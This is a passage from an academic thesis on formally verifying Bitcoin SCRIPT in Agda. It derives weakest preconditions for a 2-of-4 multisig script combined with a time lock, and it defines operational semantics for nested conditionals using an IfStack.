&\mathsf{multiSigScriptm\text{-}n^b}\ m\ pbkList\ m{<}n =\\
&\quad \mathsf{opPush}\ m :: (\mathsf{opPushList}\ pbkList +\!\!+ (\mathsf{opPush}\ (\mathsf{length}\ pbkList) :: [\ \mathsf{opMultiSig}\ ]))
\end{aligned}$$

The locking script MultiSig script P2MS applies OP_CHECKMULTISIG to m signatures and n public keys. It pushes the number m of required signatures, then n public keys, and then the number n as the number of public keys, onto the stack, and executes OP_CHECKMULTISIG. If OP_CHECKMULTISIG finds that the m signatures are valid signature for the message to be signed for m out of the n public keys in the same order as they appear in the list of public keys, then the script will be unlocked. As unlocking script one can use opPushList applied to a list of m appropriate signatures. In order to verify the script, we will consider the concrete example of the 2-out-of-4 P2MS, for which we obtain a very readable verification condition (the generic one becomes difficult to read).

We will use the second approach of determining a readable form of the weakest precondition and proving correctness by symbolic evaluation for the 2 out of 4 $\mathsf{multiSigScript2\text{-}4^b}$. The first approach is difficult to carry out since the instruction opMultiSig has a very complex precondition that is difficult to handle – it requires that the stack contains the number of public keys, then the public keys themselves, then the number of signatures and the signatures, and a dummy element, where the number of public keys and number of signatures can be arbitrary. It is much easier to handle the full $\mathsf{multiSigScript2\text{-}4^b}$ script, since, after the data has been inputted, the number of required signatures is known, and the public keys are already provided by the script.

In order to demonstrate the first approach we will instead, in Subsect. 4.5.3, apply the step-by-step approach to a combined script, of which $\mathsf{multiSigScript2\text{-}4}^b$ is one part. This way we obtain a readable form of the weakest precondition and can then prove its correctness. This will demonstrate that in some cases it is beneficial to interleave the two processes, and apply the second method to sequences of instructions while applying the first approach to the resulting sequences of instructions instead of single instructions. We start the symbolic evaluation by computing the normal form of

$$[\![\ \mathsf{multiSigScript2\text{-}4}^b\ \mathsf{pbk}_1\ \mathsf{pbk}_2\ \mathsf{pbk}_3\ \mathsf{pbk}_4\ ]\!]^s\ \mathsf{time}_1\ \mathsf{msg}_1\ \mathsf{stack}_1$$

and obtain

$$\mathsf{executeMultiSig3}\ \mathsf{msg}_1\ (\mathsf{pbk}_1 :: \mathsf{pbk}_2 :: \mathsf{pbk}_3 :: [\ \mathsf{pbk}_4\ ])\ 2\ \mathsf{stack}_1\ []$$

Here, $\mathsf{executeMultiSig3}$ is one of the auxiliary functions in the definition of $\mathsf{executeMultiSig}$. That expression makes a case distinctions on stack_1 and returns:

- $\mathsf{nothing}$ when the stack has height at most 2 (obtained by evaluating it symbolically for stacks of height 0, 1, 2).
- Otherwise, the stack has height ≥ 3, and, if it is of the form $\mathsf{sig}_2 :: \mathsf{sig}_1 :: \mathsf{dummy} :: \mathsf{stack}_1$, it reduces to

$$\begin{array}{l}\mathsf{just}\ (\mathsf{boolToNat}\ (\mathsf{cmpMultiSigsAux}\ \mathsf{msg}_1\ [\ \mathsf{sig}_2\ ]\ (\mathsf{pbk}_2 :: \mathsf{pbk}_3 :: [\ \mathsf{pbk}_4\ ])\ \mathsf{sig}_1\\ \quad (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1)) :: \mathsf{stack}_1)\end{array}$$

The script has terminated, because we obtain just as a result of the evaluation. We now need to check whether the result fulfils the accept condition. For this the top element of the stack needs to be >0, which is the case if

$\mathsf{cmpMultiSigsAux}\ \mathsf{msg}_1\ [\ \mathsf{sig}_2\ ]\ (\mathsf{pbk}_2 :: \mathsf{pbk}_3 :: [\ \mathsf{pbk}_4\ ])\ \mathsf{sig}_1 (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1)$

returns true. Therefore, we perform symbolic case distinctions in the following way:

- In case $\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1$ evaluates to true, i.e. if we replace that expression by true, the reduction continues to
  $\mathsf{cmpMultiSigsAux}\ \mathsf{msg}_1\ []\ (\mathsf{pbk}_3 :: [\ \mathsf{pbk}_4\ ])\ \mathsf{sig}_2\ (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2)$,
  which makes a case distinction on $\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2$.
  - If that expression returns again true, we obtain true.

– If it returns false, we obtain
  $\mathsf{cmpMultiSigsAux}\ \mathsf{msg}_1\ []\ [\ \mathsf{pbk}_4\ ]\ \mathsf{sig}_2\ (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_3)$
  which makes a case distinction on $\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_3$
  * In case of true, we obtain true.
  * Otherwise the case distinctions continue, see the git repository [18] for full details.

In total we see that we obtain true iff one of the following cases holds:

- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2)$
- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge \neg\,(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_3)$
- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge \neg\,(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2) \wedge$
  $\neg\,(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_3) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_4)$
- … more cases.

These cases can be simplified to an equivalent disjunction of the following cases:

- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_2)$
- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_3)$
- $(\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_1\ \mathsf{pbk}_1) \wedge (\mathsf{isSigned}\ \mathsf{msg}_1\ \mathsf{sig}_2\ \mathsf{pbk}_4)$
- … more cases.

We obtain the following weakest precondition as a stack predicate:

$$
\begin{aligned}
&\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4^s} : (\mathit{pbk1}\ \mathit{pbk2}\ \mathit{pbk3}\ \mathit{pbk4} :\ \mathbb{N}) \to \mathsf{StackPredicate}\\
&\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4^s}\ \mathit{pbk1}\ \mathit{pbk2}\ \mathit{pbk3}\ \mathit{pbk4}\ \mathit{time}\ \mathit{msg}_1\ [] = \bot\\
&\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4^s}\ \mathit{pbk1}\ \mathit{pbk2}\ \mathit{pbk3}\ \mathit{pbk4}\ \mathit{time}\ \mathit{msg}_1\ (x :: []) = \bot\\
&\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4^s}\ \mathit{pbk1}\ \mathit{pbk2}\ \mathit{pbk3}\ \mathit{pbk4}\ \mathit{time}\ \mathit{msg}_1\ (x :: y :: []) = \bot\\
&\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4^s}\ \mathit{pbk1}\ \mathit{pbk2}\ \mathit{pbk3}\ \mathit{pbk4}\ \mathit{time}\ \mathit{msg}_1\\
&\qquad\qquad\qquad\qquad (\ \mathit{sig2} :: \mathit{sig1} :: \mathit{dummy} :: \mathit{stack}_1) =\\
&\quad ((\mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig1}\ \mathit{pbk1} \wedge\ \mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig2}\ \mathit{pbk2}) \uplus\\
&\quad\ (\mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig1}\ \mathit{pbk1} \wedge \mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig2}\ \mathit{pbk3}) \uplus\\
&\quad\ (\mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig1}\ \mathit{pbk1} \wedge \mathsf{IsSigned}\ \mathit{msg}_1\ \mathit{sig2}\ \mathit{pbk4}) \uplus
\end{aligned}
$$

$$(\mathsf{IsSigned}\ msg_1\ sig1\ pbk2 \wedge \mathsf{IsSigned}\ msg_1\ sig2\ pbk3) \uplus$$
$$(\mathsf{IsSigned}\ msg_1\ sig1\ pbk2 \wedge \mathsf{IsSigned}\ msg_1\ sig2\ pbk4) \uplus$$
$$(\mathsf{IsSigned}\ msg_1\ sig1\ pbk3 \wedge \mathsf{IsSigned}\ msg_1\ sig2\ pbk4))$$

It expresses that the stack must have height at least 3, and if it is of the form $\mathsf{sig}_2 :: \mathsf{sig}_1 :: \mathsf{dummy} :: \mathsf{stack}_1$ then the signatures need to correspond to 2 out of the 4 public keys in the same order as the public keys. Using the same case distinctions as they occurred in the symbolic evaluation above, we can now prove the following:

$$\begin{aligned}
&\mathsf{theoremCorrectnessMultiSig\text{-}2\text{-}4} : (pbk1\ pbk2\ pbk3\ pbk4 : \mathbb{N})\\
&\quad \to <\mathsf{stackPred2SPred}\ (\mathsf{weakestPreCondMultiSig\text{-}2\text{-}4}^{\mathsf{s}}\ pbk1\ pbk2\ pbk3\ pbk4) >^{\mathsf{iff}}\\
&\qquad \mathsf{multiSigScript2\text{-}4}^{\mathsf{b}}\ pbk1\ pbk2\ pbk3\ pbk4\\
&\qquad <\mathsf{stackPred2SPred}\ \mathsf{acceptState}^{\mathsf{s}}>
\end{aligned}$$

From the theorem above, we have obtained a readable weakest precondition by symbolic execution, which will be used as a starting template for developing a generic verification.

4.5.3 Example: Combining the two Methods

In this subsection, we show how to verify a combined script which consists of a simple script checking a certain amount of time has passed and the multisig script from the previous subsection. To determine a readable form of the weakest precondition and proving correctness we will combine both of our techniques: The weakest precondition for the multisig script has been determined by symbolic evaluation in the previous subsection. The weakest precondition for the simple time-checking script will be obtained directly, as it is very simple. When we consider the combined scripts we will use the first method of moving backwards step-by-step. However, instead of using single instructions in each step, we now use several instructions as a single step.

We define the checktime script as follows:

$$\begin{aligned}
&\mathsf{checkTimeScript}^{\mathsf{b}} : (time_1 : \mathsf{Time}) \to \mathsf{BitcoinScriptBasic}\\
&\mathsf{checkTimeScript}^{\mathsf{b}}\ time_1 =\\
&\qquad\qquad (\mathsf{opPush}\ time_1) :: \mathsf{opCHECKLOCKTIMEVERIFY} :: [\ \mathsf{opDrop}\ ]
\end{aligned}$$

If we define

$$\begin{aligned}
&\mathsf{timeCheckPreCond} : (time_1 : \mathsf{Time}) \to \mathsf{StackPredicate}\\
&\mathsf{timeCheckPreCond}\ time_1\ time_2\ msg\ stack_1 = time_1 \leq time_2
\end{aligned}$$

we can define its weakest precondition relative to a postcondition ϕ only affecting the stack as in the following theorem:

```
theoremCorrectnessTimeCheck : (ϕ : StackPredicate)(time₁ : Time)
  → < stackPred2SPred (timeCheckPreCond time₁ ∧sp ϕ) >ⁱᶠᶠ
      checkTimeScriptᵇ time₁
      < stackPred2SPred ϕ >
```

Now we can determine the weakest precondition for the combined script and prove its correctness as follows:

```
theoremCorrectnessCombinedMultiSigTimeCheck : (time₁ : Time) (pbk1 pbk2 pbk3 pbk4 : ℕ)
  → < stackPred2SPred ( timeCheckPreCond time₁ ∧sp
                          weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4) >ⁱᶠᶠ
      checkTimeScriptᵇ time₁ ++ multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
      < acceptState >
theoremCorrectnessCombinedMultiSigTimeCheck time₁ pbk1 pbk2 pbk3 pbk4 =
  stackPred2SPred (timeCheckPreCond time₁ ∧sp
    weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4)
      <><>⟨ checkTimeScriptᵇ time₁ ⟩⟨ theoremCorrectnessTimeCheck
            (weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4) time₁ ⟩
  stackPred2SPred (weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4)
      <><>⟨ multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
            ⟩⟨ theoremCorrectnessMultiSig-2-4 pbk1 pbk2 pbk3 pbk4 ⟩ᵉ
  stackPred2SPred acceptStateˢ ∎p
```

The weakest precondition states that the state time is $\geq time_1$, and that the weakest precondition for the multisig script is fulfilled (∧sp forms the conjunction of the two conditions). For proving it we used a combination of both methods, the second method was used to determine preconditions for the two parts of the scripts, and the first method, where we used whole scripts instead of basic instructions, was used to determine the combined weakest precondition.

4.6 Using Agda to Determine Readable Weakest Preconditions

Our library provides the operational semantics for (a subset of) Bitcoin SCRIPT, and a framework for specifying and reasoning about weakest preconditions. The Agda user has to specify the script to be verified, and then consider suitable pieces of the specified script and provide weakest preconditions. Agda will then create goals, which are unimplemented holes in the code. Agda will display the type of goals and list of assumptions available for solving them, and provide considerable additional support for resolving those goals. For instance, it allows to refine partial solutions provided by the user by applying it to sufficiently many new goals. Agda will as well automatically create case distinctions (such as whether an element of type Maybe is just or nothing). Agda can solve goals if the solution is unique and can be found in a direct way. Agda's automated theorem proving support for finding solutions which are not unique is not very strong due to the high complexity of the language.

Agda Reflection (see Agda Team webpage [242]) is an ongoing project which already now provides a considerable library for inspecting code inside a goal and computing solutions as Agda code. The aim is to provide something similar to Coq's tactic language. In our code we frequently had to consider a nested case distinction for proving a goal, where most cases were solved because at one point one of the arguments became an element of the empty type. Automating this using Agda Reflection would make it much easier to use our library.

Finding a description of the weakest precondition has to be done manually at the moment. We plan to create a library which computes such descriptions for instructions or small pieces of instructions. Sometimes it is easier to provide weakest precondition for small pieces of code, for instance, in case of the multisig instruction the weakest precondition for the instruction itself is very complex, whereas the weakest precondition for the P2MS script is much easier to display. Defining and simplifying the weakest preconditions in the intermediate steps has to be been done manually at the moment. Proofs have to be done manually in Agda, but they are relatively easy because of Agda's support for developing proofs. It would be desirable to have a more automated support, where the user only needs to specify the verification conditions, but proofs are carried out automatically. In general, our impression is that for writing programs and specifying verification conditions Agda is very suitable: One obtains code that is very readable and close to standard mathematical notations. Where Agda is lacking is in providing support for machine assisted proofs of the resulting conditions.

Regarding the question, which of the two approaches to use (working backwards step-by-step or using symbolic evaluation), we have only some heuristics at the moment. A good approach is that for pieces of code, where one has an intuition what the underlying program written in Agda could be, the symbolic evaluation is more suitable. For longer code, a good strategy is to cut the code into suitable pieces, for which one can find a symbolic program and weakest preconditions, and then work oneself backwards using the first approach starting from the acceptance condition. Note that symbolic execution can be done very fast: The user postulates variables for the arguments, applies the functions to be evaluated to those postulated arguments and then executes Agda's normalisation mechanism. Then the user needs to manually inspect the result to see which sub expression trigger the case distinction. It would be nice project to develop a procedure which automates that process of symbolic execution – this could be applicable to verification of other kinds of programs as well.

4.7 Chapter Summary

In this chapter, we have implemented and tested two methods for developing human-readable weakest preconditions and proving their correctness. These methods can help smart contract developers to fill the validation gap between user requirements and formal specifications. We have applied our approaches to P2PKH, P2MS, and a combination of P2MS with a time lock. In this chapter, we dealt with local instructions and defined the operational semantics for these instructions. In the next chapter 5, we verify and apply our methods to deal with nested conditional scripts.

Chapter 5

Verifying Bitcoin Script with Non-Local Instructions (Conditional Instructions)

Contents

5.1 Introduction

This chapter extends the previous chapter 4. In this chapter, we include conditionals into the language. For the operational semantics, we use an additional stack, the IfStack, to deal with nested conditionals. This avoids the addition of extra jump instructions, which are usually used for the operational semantics of conditionals in Forth-style stack languages. The IfStack preserves the original nesting of conditionals, and we determine an ifthenselse-theorem which allows to derive verification conditions of conditionals by referring to conditions for the if- and else-case. The IfStack essentially shows the current nesting of active if clauses. For example, it shows that one is in the else case of one if then else, and there is one in the if case of another if then else, and so on.

The remaining part of this chapter is structured as follows: We introduce the operational semantics for non-local instructions (conditional instructions) in Sect. 5.2. In Sect. 5.3, we explain Hoare logic with a new state, which, in our case, we add an additional stack to deal with non-local instructions. We then introduce in Sect. 5.4 an ifthenelse-theorem and apply it to the verification of a conditional consisting of two P2PKH scripts. We finish with a conclusion in Sect. 5.5.

Git repository. This work has been formalized and full proofs have been carried out in the proof assistant Agda. The source code is available at [19] and can be found as well in appendix B.

5.2 Operational Semantics

This subsection defines the operational semantics of Bitcoin SCRIPT in detail. The semantics is implemented in Agda. It needs to be checked (validated) carefully to ensure that there are no translation errors.

We include control flow statements of Bitcoin SCRIPT, which allows to formalise more complex smart contracts, but have non-local behavior. All opcodes may fail if the stack has insufficient elements to complete the operation. The operational semantics in our previous Chapter 4 was given w.r.t. a state, consisting of a standard stack (Stack), which is given as a list of natural numbers, a message (Msg) corresponding to the transaction that has to be signed (we defined Msg as a data type in Agda), and the current time as represented as an element of Time. The resulting definition is

$$\mathsf{StackState} := \mathsf{Time} \times \mathsf{Msg} \times \mathsf{Stack}$$

Time is referred for instance by the instruction OP_CHECKLOGTIMEVERIFY, and Msg is referred by the instructions which check correctness of signatures.

In order to deal with conditionals, we extend the state of the previous chapter 4 by adding an additional stack (IfStack) to deal with possibly nested conditionals. Therefore the state which allows to deal with control flow statements is as follows:

$$\mathsf{State} := \mathsf{Time} \times \mathsf{Msg} \times \mathsf{Stack} \ \times \mathsf{IfStack}$$

Here IfStack is a list of elements from IfStackEl. In Agda, we define the IfStackEl data type as follows:

```
data IfStackEl : Set where
  ifCase elseCase ifSkip elseSkip ifIgnore : IfStackEl
```

The IfStackEl has five constructors, which we use to represent the cases at the top of IfStack. The process of IfStack is as follows:

- An empty IfStack means that we are currently not within any conditional,
- A top element ifCase means that we are in the if-case of a conditional to be executed,
- Top element elseCase means that we are in the else-case to be executed,
- ifSkip means that we are in the if-case of a conditional not to be executed where the else-case is to be executed,
- elseSkip means that we are in the else-case of a conditional not to be executed,
- ifIgnore means that we are in the if-case of a conditional, where the whole conditional is to be ignored because it is nested within an if or else-case of a conditional to be ignored.
- There is no need for an elseIgnore, since we can reuse elseSkip for it.

If the IfStack is created using the above semantics starting with the empty stack, we see that ifCase, elseCase, ifSkip can only occur above an empty ifstack, or ifstack with top element in $\{\mathsf{ifCase}, \mathsf{elseCase}\}$, and ifIgnore can only occur above an ifstack with top element in $\{\mathsf{ifIgnore}, \mathsf{ifSkip}, \mathsf{elseSkip}\}$. We add to the IfStack the consistency condition that this condition is fulfilled. In the actual Agda code we have instead of a consistent ifstack, two components, an ifstack, and condition requiring the ifstack to be consistent. The consistency condition avoids having to prove, when verifying Bitcoin scripts, verification conditions for ifstacks which never occur.

As we mentioned earlier in the introduction of this chapter, the IfStack essentially showed the current nesting of active if clauses. For example, as we explained, nested OP_IF in Subsubsect. 2.3.2.1 showed that one is in the else case of one if then else, and there is one in the if case of another if then else, and so on.

The type for all opcodes is given as an element of the Agda data type InstructionAll as follows:

```
data InstructionAll : Set where
  opEqual opAdd opSub opVerify : InstructionAll
  opEqualVerify opDup opDrop   : InstructionAll
  opCHECKLOCKTIMEVERIFY opCheckSig3 : InstructionAll
  opCheckSig opSwap opHash opMultiSig : InstructionAll
  opPush : ℕ → InstructionAll
  opIf opElse opEndIf : InstructionAll
```

Accordingly, the operational semantics of an instruction op : InstructionAll is represented as

$$[\![\ op\ ]\!]\mathrm{s} : \mathrm{InstructionAll} \rightarrow \mathrm{State} \rightarrow \mathrm{Maybe\ State}$$

We define the operational semantics of conditional instructions opIf, opElse, and opEndIf, as follows:

```
⟦_⟧s : InstructionAll → State → Maybe State
⟦ opIf ⟧s      = executeOpIfBasic
⟦ opElse ⟧s  = executeOpElseBasic
⟦ opEndIf ⟧s = executeOpEndIfBasic
```

The definition of executeOpIfBasic is as following:

```
executeOpIfBasic : State → Maybe State
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , ifSkip :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifIgnore ::          ifSkip :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , ifIgnore :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifIgnore  :: ifIgnore :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , elseSkip :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifIgnore  :: elseSkip :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , []                          , [] , c ⟩ = nothing
executeOpIfBasic ⟨ time , msg , zero :: bitcoinStack₁   , [] , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifSkip :: [] , c ⟩
executeOpIfBasic ⟨ time , msg , suc x :: bitcoinStack₁ , [] , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifCase :: [] , c ⟩
executeOpIfBasic ⟨ time , msg , [] , ifCase :: ifStack₁ , c ⟩ = nothing
executeOpIfBasic ⟨ time , msg , zero :: bitcoinStack₁ , ifCase :: ifStack₁ , c ⟩
```

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifSkip} :: \text{ifCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$\text{executeOpIfBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \text{suc} \; x :: \mathit{bitcoinStack}_1 \; , \; \text{ifCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifCase} :: \text{ifCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$\text{executeOpIfBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; [] \; , \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle = \text{nothing}$

$\text{executeOpIfBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \text{zero} :: \mathit{bitcoinStack}_1 \; , \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifSkip} :: \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$\text{executeOpIfBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \text{suc} \; x :: \mathit{bitcoinStack}_1 \; , \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifCase} :: \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

From the above definition, the execution function of the operational semantic of $[\![\text{opIf}]\!]\text{s}$ does the following:

- If the top element of IfStack is ifSkip, elseSkip, or ifIgnore, then the conditional starting with the IF_CASE needs to be ignored. This is achieved by pushing an additional ifIgnore onto the IfStack.
- Otherwise, if the stack is empty, the execution will fail.
- Otherwise, the IfStack is empty, or the top element of it is ifCase or elseCase. Then if the top element of the stack is
  - 0 then ifSkip will be pushed onto IfStack, since the if-case is to be ignored and the else-case to be executed,
  - is not 0 then ifCase will be pushed on the IfStack, since the if-case is to be executed.

The definition of executeOpElseBasic as follows:

$\text{executeOpElseBasic} : \text{State} \rightarrow \text{Maybe State}$

$\text{executeOpElseBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; [] \; , \; c \; \rangle = \text{nothing}$

$\text{executeOpElseBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{elseSkip} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{nothing}$

$\text{executeOpElseBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{nothing}$

$\text{executeOpElseBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifSkip} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{elseCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$\text{executeOpElseBasic} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{ifCase} :: \mathit{ifStack}_1 \; , \; c \; \rangle$

$= \text{just} \; \langle \; \mathit{time} \; , \; \mathit{msg} \; , \; \mathit{bitcoinStack}_1 \; , \; \text{elseSkip} :: \mathit{ifStack}_1 \; , \; \wedge\text{bproj}_2 \; c \; \rangle$

executeOpElseBasic ⟨ *time* , *msg* , $bitcoinStack_1$, ifIgnore :: $ifStack_1$, *c* ⟩
  = just ⟨ *time* , *msg* , $bitcoinStack_1$, elseSkip :: $ifStack_1$, ∧bproj$_2$ *c* ⟩

Based on the above definition, the execution function (executeOpElseBasic) of the operational semantic ⟦ opElse ⟧s does the following:

- If the IfStack is empty, then there is no OP_IF matching the OP_ELSE, and therefore the execution fails.
- Otherwise, if the top element of IfStack is:
  - elseSkip or elseCase then there was already an OP_ELSE matching the previous OP_IF, and the current OP_ELSE is unmatched, therefore execution of the script fails;
  - ifSkip then the top element will be replaced with elseCase.
  - ifCase or ifIgnore then the top element will be replaced with elseSkip.

Finally, we define executeOpEndIfBasic as follows:

executeOpEndIfBasic : State → Maybe State
executeOpEndIfBasic ⟨ *time* , *msg* , *bitcoinStack* , [] , *c* ⟩ = nothing
executeOpEndIfBasic ⟨ *time* , *msg* , *bitcoinStack* , *x* :: *ifStack* , *c* ⟩
  = just (⟨ *time* , *msg* , *bitcoinStack* , *ifStack* , lemmaIfStackConsisTail *x* *ifStack* *c* ⟩)

From the above definition, the execution function (executeOpEndIfBasic) of the operational semantic ⟦ opEndIf ⟧s does the following:

- If the IfStack is empty then the OP_ENDIF is unmatched, so the operation fails.
- Otherwise the OP_ENDIF terminates the current conditional, and we pop the top element from the IfStack.

For all local instructions,

- If the IfStack is empty or its top element is ifCase or elseCase then the instruction is executed (as defined in the previous chapter 4 on all components excluding the IfStack, while the IfStack remains unchanged;
- Otherwise the State remains unchanged.

5.3 Hoare Logic

In the previous chapter 4, particularly in Subsect. 4.3.2, we defined Hoare triples and weakest precondition based on StackState to deal with local instruction. In this chapter, we extend the state (StackState) to include an additional stack to deal with non-local instruction and use the state (State) instead of (StackState).

In order to deal with non-local instruction, we redefine the definition of Hoare triples as follows:

$$< \varphi > p < \psi > \; := \forall s \in \mathsf{State}.\varphi(s) \rightarrow (\psi^{\,+})\; (\llbracket\, \mathsf{p} \,\rrbracket\; s)$$

We also redefine the definition of weakest precondition as follows:

$$<\!\varphi\!>^{\leftrightarrow}\; p <\!\psi\!> := \forall s \in \mathsf{State}.\varphi(s) \leftrightarrow (\psi^{\,+})\; (\llbracket\, \mathsf{p} \,\rrbracket\; s)$$

5.4 Verification of Conditionals

In our previous chapter 4, we developed techniques for determining and, proving weakest preconditions for scripts not involving conditionals. Conditionals, as discussed in this chapter, allow to define more complex scripts which allow the unlocking of scripts depending on different scenarios. In order to verify scripts using conditionals, we develop ifthenelse-theorems which form the weakest preconditions for the ifProg and the elseProg of a conditional derive the weakest preconditions for the conditional clause.

In our setting, when writing a script as
OP_IF ifProg OP_ELSE elseProg OP_ENDIF
we do not require the OP_ELSE and OP_ENDIF to match the OP_IF - there could be some other OP_ELSE or OP_ENDIF occurring in ifProg or elseProg matching the OP_IF. The script might still be correct because of the occurrence of another OP_IF. The reason for not requiring parsed programs is that it allows us to keep the data structure for scripts as a simple list of instructions and mirrors as well the real situation where there is no requirement that scripts submitted to Bitcoin are parsed correctly. This is different from normal program verification, where one has control over programs and requires them to be parsed correctly. Instead of requiring correctly parsed scripts we will add additional conditions in the ifthenelse-theorem to make sure that if the condition of the OP_IF is true, the elseProg has no effect, and if it is

false, the ifProg has no effect. This will be in addition to the two expected conditions, one for the ifProg in case the top element of the stack is true and one for the elseProg in case the top element of the stack is false. The condition for elseProg requires as well some extra cases: when working backwards from the post condition to obtain the weakest precondition, we need to deal with the situation that before the OP_ENDIF the top element of the ifstack could have been any element except (because of the consistency condition) ifIgnore. So we need to have conditions for all these elements of elseProg even though, while working further backwards, we have reached the OP_ELSE, it follows that the element must have been elseCase or elseSkip.

We first define some notations used and then introduce the main ifthenelse-theorem. In the Agda code, we use $<\ \ldots\ >^{\mathsf{iff}}$ because this can be written in the form of Unicode symbols, whereas $\leftrightarrow$ can not. We use $\leftrightarrow$ in normal text because it is more readable.

Definition 5.1 (a) Let for a predicate ϕ on State the predicate $\mathrm{lift}(\phi)$ on IfStack be its lifting ignoring the ifstack component (see a full definition in appendix B.2).

(b) Let $\wedge\mathsf{p}$ and $\vee\mathsf{p}$ be the conjunction and disjunction of two predicates on State.

(c) Let ϕ be a predicate on State. Then $\mathrm{truePr}(\phi)$ is the predicate on State expressing that the stack has top element > 0 (i.e. not false), and ϕ holds for the remaining stack, the message to be signed, and the time.
Let $\mathrm{falsePr}(\phi)$ be the same predicate, but assuming the top element is $= 0$ (i.e. false) (see a full definition in appendix B.11).

